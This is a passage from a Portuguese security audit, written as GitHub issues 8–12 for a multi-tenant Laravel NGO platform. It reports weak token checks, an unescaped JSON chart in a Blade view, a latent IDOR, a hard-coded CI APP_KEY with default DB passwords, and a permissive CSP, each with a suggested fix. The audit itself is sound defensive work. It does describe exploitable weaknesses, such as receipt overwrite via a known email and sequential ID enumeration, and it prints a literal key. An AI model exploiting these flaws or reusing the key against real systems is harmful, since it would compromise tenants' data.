2. `app/Http/Controllers/PublicRaffleController.php:136-165` (`uploadReceipt`) — guarda apenas por `buyer_email`
  (não-secreto)
3. `app/Http/Controllers/MeetingBookingController.php:72-81` — `where('confirmation_token', $token)` sem HMAC nem
  `hash_equals`; token gravado plaintext no DB

## Impacto
- **VolunteerCertificate:** cross-tenant improvável mas possível se cert.volunteer_id colidir com voluntário existente
  no tenant do atacante
- **PublicRaffle:** attacker que descubra email do comprador sobrepõe comprovante (2MB upload). Enumeração de
  ticketIds sequenciais
- **MeetingBooking:** vazamento de DB permite cancelar reuniões pendentes

## Sugestão de correção
1. `VolunteerCertificate`: adicionar coluna `tenant_id` + trait `BelongsToTenant`. Migration + backfill.
2. `PublicRaffle::uploadReceipt`: trocar `id + email` por token opaco (Str::random(40) + HMAC bidx). Coluna
  `receipt_token_bidx`. Comparação com `hash_equals`.
3. `MeetingBooking`: gravar `token_bidx = hash_hmac('sha256', $raw, config('app.key'))`. `where('token_bidx', $bidx)`
  + `hash_equals` no controller. Backfill dos existentes.

## Critérios de aceite
- [ ] 3 migrations aplicadas
- [ ] Backfill idempotente para tokens antigos
- [ ] Testes cobrindo cross-tenant, enumeração e token forjado bloqueados
- [ ] Suite verde
```

## — FIM ISSUE 8 —

## — ISSUE 9 —

```
[Segurança] Uniformizar flags JSON_HEX_* em ngo/conformidade/dashboard.blade.php

**Labels:** security, low, refactor

## Problema
Inconsistência: `resources/views/ngo/conformidade/dashboard.blade.php:307-308` usa `{!! $chartLabels !!}` e `{!!
  $chartData !!}` sem as flags `JSON_HEX_TAG|JSON_HEX_AMP|JSON_HEX_APOS|JSON_HEX_QUOT` que outras views (ngo, common,
  manager, admin, smart_analysis, booking) usam consistentemente.

## Evidência
```php
$chartLabels = $chartSnaps->map(fn($s) => Carbon::parse(...)->format('d/m'))->toJson();
$chartData   = $chartSnaps->map(fn($s) => (float)$s->indice_geral)->toJson();
```
```html
const labels = {!! $chartLabels !!};
const data   = {!! $chartData !!};
```

## Impacto
Não explorável hoje — server formata `format('d/m')` e cast `(float)`. Mas quebra se alguém trocar por label vindo do
  banco.

## Sugestão de correção
```php
->toJson(JSON_HEX_TAG|JSON_HEX_AMP|JSON_HEX_APOS|JSON_HEX_QUOT)
```

## Critérios de aceite
- [ ] Flags aplicadas nos 2 pontos
- [ ] Diff visual: dashboard segue renderizando idêntico
```

## — FIM ISSUE 9 —

## — ISSUE 10 —

```
[Segurança] Método órfão LandingPageController::updateOrder — dívida latente de IDOR

**Labels:** security, informational, dead-code

## Problema
`app/Http/Controllers/LandingPageController.php:426-432` (`updateOrder`) itera
  `LandingPageSection::where('id',...)->update(...)` sem tenant check. Método não está roteado — `grep updateOrder
  routes/` retorna zero.

## Impacto
Não explorável hoje. Se algum dia for roteado sem revisar, vira IDOR clássico (reordena seções de landings de qualquer
  tenant).

## Sugestão de correção
Deletar o método OU adicionar tenant filter:
```php
LandingPageSection::whereHas('landingPage', fn($q) => $q->where('tenant_id', auth()->user()->tenant_id))
    ->whereIn('id', collect($request->order)->pluck('id'))
    ->each(fn($s) => $s->update([...]));
```

## Critérios de aceite
- [ ] Método removido OU defendido com tenant filter
- [ ] Se removido, confirmar grep zero references
```

## — FIM ISSUE 10 —

## — ISSUE 11 —

```
[Segurança] Boas práticas — APP_KEY do CI e defaults do docker-compose

**Labels:** security, low, best-practice

## Problema (agrupado)

### (a) APP_KEY fixa no workflow do CI
`.github/workflows/laravel.yml:57` — `APP_KEY: base64:kZ1GflhBe1nqNVSJNDZ9FWJMFG7rJ1XLuMoFBJFWjXc=` é usada apenas no
  job Pest. Já está no allowlist do gitleaks. Não é a APP_KEY de produção.

### (b) Defaults triviais no docker-compose
`docker-compose.yml:18,35,38` — `${DB_PASSWORD:-secret}`, `${MYSQL_ROOT_PASSWORD:-rootsecret}`. Compose não é usado em
  prod (VPS Lightsail com XAMPP/nginx).

## Impacto
Nenhum imediato. Boas práticas de higiene.

## Sugestão de correção
(a) Substituir por `APP_KEY: ${{ secrets.CI_APP_KEY }}` e cadastrar o secret no repo GitHub.
(b) Trocar defaults por required: `${DB_PASSWORD:?DB_PASSWORD required}`.

## Critérios de aceite
- [ ] Secret CI_APP_KEY cadastrado
- [ ] Workflow atualizado
- [ ] docker-compose falha explicitamente se env ausente
```

## — FIM ISSUE 11 —

## — ISSUE 12 —

```
[Segurança] Roadmap — retirar 'unsafe-inline' da CSP e adotar nonces

**Labels:** security, informational, roadmap

## Problema
`app/Http/Middleware/SecurityHeaders.php:54` — CSP existe (bom!) com `object-src 'none'`, `frame-ancestors 'self'`,
  `base-uri 'self'`, `form-action 'self'`. Mas `script-src 'self' ... 'unsafe-inline'` e `style-src 'self' ...
  'unsafe-inline'` anulam o principal ganho anti-XSS.

## Impacto
CSP hoje é defesa em profundidade parcial. Sem `unsafe-inline`, os 3 achados de XSS por prompt injection não teriam
  impacto de execução de script.

## Sugestão de correção (roadmap, alto esforço)
1. Gerar nonce por request no middleware: `$nonce = base64_encode(random_bytes(16));` — compartilhar via View::share
  ou request attribute
2. Aplicar em cada `<script>` inline: `<script nonce="{{ csp_nonce() }}">`
3. Migrar Alpine, chart.js, tags de insights, blade partials
4. Trocar CSP para `script-src 'self' 'nonce-{$nonce}' <cdns>`
5. Remover `'unsafe-inline'` de script e style
6. Report-Only por 1-2 semanas antes de enforce

## Critérios de aceite
- [ ] Nonce middleware implementado
- [ ] Views principais migradas (admin, ngo, common, manager, whatsapp, blog)
- [ ] Modo Report-Only validado sem violations
- [ ] `unsafe-inline` removido de script-src e style-src
```

## — FIM ISSUE 12 —